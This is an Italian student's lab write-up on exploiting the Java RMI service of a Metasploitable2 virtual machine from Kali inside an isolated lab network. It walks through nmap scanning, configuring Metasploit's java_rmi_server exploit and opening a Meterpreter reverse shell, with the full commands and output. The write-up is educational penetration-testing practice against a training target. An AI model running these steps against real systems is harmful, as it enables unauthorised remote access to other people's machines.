

Traccia

“La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 - Java RMI.

Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- *La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.77.111*
- *La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.77.112*
- *Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:*

1) configurazione di rete.

2) informazioni sulla tabella di routing della macchina vittima.”

Introduzione

Per lo svolgimento della traccia odierna si renderà necessario l'utilizzo di due V.M.:

- Kali-Linux;
- Metasploitable2.

Ambo le macchine virtuali dovranno essere poste in rete interna e comunicanti vicendevolmente.

In via preliminare, dunque, si procede con la verifica delle impostazioni di rete della V.M. ed eventualmente ad adeguare alle configurazioni anzidette.

Nel caso di specie la V.M. di Metasploitable2 era già configurata come scheda di rete interna, mentre quella di Kali-Linux è stata adeguata allo scopo della traccia.

S7 – L5

Progetto settimanale




fig.1





fig.2

Ora è possibile avviare le macchine virtuali e procedere con l'impostazione degli indirizzi IP specificatamente richiesti dalla traccia.

A tale scopo, per la macchina Metasploitable2 si è optato per alterare solo ai fini di questa sessione l'indirizzo IP, per cui si è proceduto con il comando “sudo ifconfig eth0” +

S7 – L5
Progetto settimanale

l'indirizzo IP (192.168.77.112) come nella figura a seguire. Poi ridare il comando ifconfig per verificare che la modifica sia avvenuta con successo.



```
Metasploitable [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

RX bytes:25405 (24.8 KB)  TX bytes:25405 (24.8 KB)

msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.77.112
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:88:52:50
          inet addr:192.168.77.112  Bcast:192.168.77.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe88:5250/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:48 errors:0 dropped:0 overruns:0 frame:0
          TX packets:89 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9360 (9.1 KB)  TX bytes:7650 (7.4 KB)
          Interrupt:16 Base address:0xd020

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:128 errors:0 dropped:0 overruns:0 frame:0
          TX packets:128 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:29493 (28.8 KB)  TX bytes:29493 (28.8 KB)

msfadmin@metasploitable:~$ _
```

fig.3

A seguire aprire le impostazioni di rete di rete nell'interfaccia di Kali e assicurarsi di impostare "method" su "manual" e assegnare l'indirizzo IP richiesto, in questo caso 192.168.77.111, poi selezionare "save".

S7 – L5
Progetto settimanale




fig.4

A questo punto si procede con un ping test su entrambe le V.M.

```
msfadmin@metasploitable:~$ ping 192.168.77.111
PING 192.168.77.111 (192.168.77.111) 56(84) bytes of data.
64 bytes from 192.168.77.111: icmp_seq=1 ttl=64 time=6.88 ms
64 bytes from 192.168.77.111: icmp_seq=2 ttl=64 time=0.311 ms
64 bytes from 192.168.77.111: icmp_seq=3 ttl=64 time=0.285 ms
64 bytes from 192.168.77.111: icmp_seq=4 ttl=64 time=0.284 ms
```

fig.5

```
(kali㉿kali)-[~]
$ ping 192.168.77.112
PING 192.168.77.112 (192.168.77.112) 56(84) bytes of data.
64 bytes from 192.168.77.112: icmp_seq=1 ttl=64 time=0.710 ms
64 bytes from 192.168.77.112: icmp_seq=2 ttl=64 time=0.298 ms
64 bytes from 192.168.77.112: icmp_seq=3 ttl=64 time=0.345 ms
64 bytes from 192.168.77.112: icmp_seq=4 ttl=64 time=0.487 ms
^C
```

fig.6


Entrambi i ping test hanno dato riscontro positivo e le macchine sono state poste in comunicazione tra di esse.

Passo I:

La configurazione dell'attacco

Al fine di eseguire l'attacco richiesto, in via preliminare si esegue una scansione, dalla macchina Kali, della porta 1099, nella quale dovrebbe presentare il servizio vulnerabile Java RMI.

Si procede dunque con il comando “nmap –p” + numero della porta + indirizzo IP della macchina bersaglio. Specificamente nmap -p 1099 192.168.77.112 come nella figura a seguire.



```
(kali㉿kali)-[~]  
$ nmap -p 1099 192.168.77.112  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-24 05:14 EST  
Nmap scan report for 192.168.77.112  
Host is up (0.00038s latency).  
  
PORT      STATE SERVICE  
1099/tcp  open  rmiregistry  
  
Nmap done: 1 IP address (1 host up) scanned in 13.03 seconds
```

fig.7

Dalla scansione risulta confermata la presenza della vulnerabilità indicata nella traccia: la porta 1099 è aperta ed è possibile eseguire l'exploit del servizio Java RMI.

A questo punto è possibile avviare il tool msfconsole, che consente di eseguire attacchi da remoto sulla macchina Metasploitable2.

È sufficiente dare il comando msfconsole sul terminal emulator di Kali.

```
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: You can use help to view all available commands

/ it looks like you're trying to run a \
\ module                               /

┌───┐
│  @  @  │
│  ||  ||  │
│  ||  ||  │
│  ||  ||  │
└───┘

+ -- ==[ metasploit v6.4.18-dev ]
+ -- ==[ 2437 exploits - 1255 auxiliary - 429 post ]
+ -- ==[ 1471 payloads - 47 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > █
```

fig.8

Avviato msfconsole è necessario comprendere quale exploit è idoneo per l'esecuzione della traccia in oggetto.

A tale scopo si procede con il comando “search” + parola chiave, in questo caso java_rmi.

S7 – L5
Progetto settimanale

```
msf6 > search java_rmi

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Des
--  -
0  auxiliary/gather/java_rmi_registry      .               normal  No     Jav
a RMI Registry Interfaces Enumeration
1  exploit/multi/misc/java_rmi_server      2011-10-15      excellent Yes     Jav
a RMI Server Insecure Default Configuration Java Code Execution
2  \_ target: Generic (Java Payload)        .               .       .       .
3  \_ target: Windows x86 (Native Payload)  .               .       .       .
4  \_ target: Linux x86 (Native Payload)    .               .       .       .
5  \_ target: Mac OS X PPC (Native Payload) .               .       .       .
6  \_ target: Mac OS X x86 (Native Payload) .               .       .       .
7  auxiliary/scanner/misc/java_rmi_server  2011-10-15      normal  No     Jav
a RMI Server Insecure Endpoint Code Execution Scanner
8  exploit/multi/browser/java_rmi_connection_impl 2010-03-31      excellent No     Jav
a RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl
```

fig.9

L'exploit che si è deciso di utilizzare in questa sessione è exploit/multi/misc/java_rmi_server (numero 1).

Per selezionare l'exploit interessato si seguano le istruzioni fornite.

```
msf6 > use 1
[*] Using configured payload java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > █
```

fig.10

Dopodiché per verificare nel dettaglio l'exploit selezionato si inserisce il comando “show options”.

```
msf6 > use 1
[*] Using configured payload java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  --      -
  HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    0.0.0.0         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     1099            yes       The target port (TCP)
  SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT   8080            yes       The local port to listen on.
  SSL       false           no        Negotiate SSL for incoming connections
  SSLCert   0               no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH   0               no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     127.0.0.1       yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)

View the full module info with the info, or info -d command.
msf6 exploit(multi/misc/java_rmi_server) > █
```

fig.11

Si osservano le seguenti considerazioni sull'exploit selezionato:

- la porta impostata di default è già il bersaglio della traccia in oggetto;
- il payload¹ impostato di default è già quello necessario per lo svolgimento della traccia;
- RHOST² non risulta specificato;
- LHOST³ deve essere adeguato.

¹ Letteralmente il “carico”, ossia il contenuto dell'exploit. Si precisa inoltre che il tipo di payload è di tipo reverse e non bind, in tal modo è più probabile che l'attacco vada a buon fine anche nel caso i cui dovesse essere attivo un firewall (che nel caso di specie comunque è assente).

² Remote host, ossia il bersaglio dell'exploit.

³ Local host, la macchina attaccante.

S7 – L5
Progetto settimanale

Per tali ragioni si andranno a impostare RHOST e LHOST con gli indirizzi, di rispettivamente di Metasploitable2 e Kali-Linux, mentre payload e porta verranno lasciati inalterati.

Per adeguare gli indirizzi IP è necessario usare il comando “set”.

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.77.112
RHOST => 192.168.77.112
```

fig.12

```
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.77.111
LHOST => 192.168.77.111
```

fig. 13

Quindi ridare il comando show options per verificare che l’exploit sia stato correttamente impostato.

```
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.77.111
LHOST => 192.168.77.111
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):



| Name      | Current Setting | Required | Description                                                                                                                                                                                         |
|-----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                                                                                         |
| RHOSTS    | 192.168.77.112  | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                                                                               |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.                                                               |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                                                                                        |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                                                                              |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                                                                                    |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                                                                                 |



Payload options (java/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.77.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |



View the full module info with the info, or info -d command.
```

fig.14

Passo II

L'attacco

A questo punto, essendo l'exploit correttamente configurato, è possibile dare il comando exploit e procedere con l'attacco vero e proprio.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.77.111:4444
[*] 192.168.77.112:1099 - Using URL: http://192.168.77.111:8080/mnnMNZ
[*] 192.168.77.112:1099 - Server started.
[*] 192.168.77.112:1099 - Sending RMI Header ...
[*] 192.168.77.112:1099 - Sending RMI Call ...
[*] 192.168.77.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.77.112
[*] Meterpreter session 1 opened (192.168.77.111:4444 → 192.168.77.112:39819) at 2025-01-24
    04:04:27 -0500
```

fig.15

L'attacco è avvenuto con successo e una sessione di Meterpreter è stata aperta.

Si specifica che Meterpreter è una particolare shell avanzata che consente l'esplorazione della macchina bersaglio e di eseguire codici/comandi specifici.

Nel caso di specie con Meterpreter si eseguiranno i comandi ifconfig per visualizzare la configurazione di rete di Metasploitable2 e route per visualizzare la tabella di routing.

```
meterpreter > ifconfig

Interface 1
-----
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
-----
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.77.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe88:5250
IPv6 Netmask : ::
```

fig.16

S7 – L5
Progetto settimanale

```
meterpreter > route

IPv4 network routes
=====

Subnet          Netmask          Gateway  Metric  Interface
-----
127.0.0.1       255.0.0.0        0.0.0.0
192.168.77.112  255.255.255.0    0.0.0.0

IPv6 network routes
=====

Subnet          Netmask          Gateway  Metric  Interface
-----
::1             ::              ::
fe80::a00:27ff:fe88:5250 ::              ::

meterpreter > █
```

fig. 17

La traccia è svolta.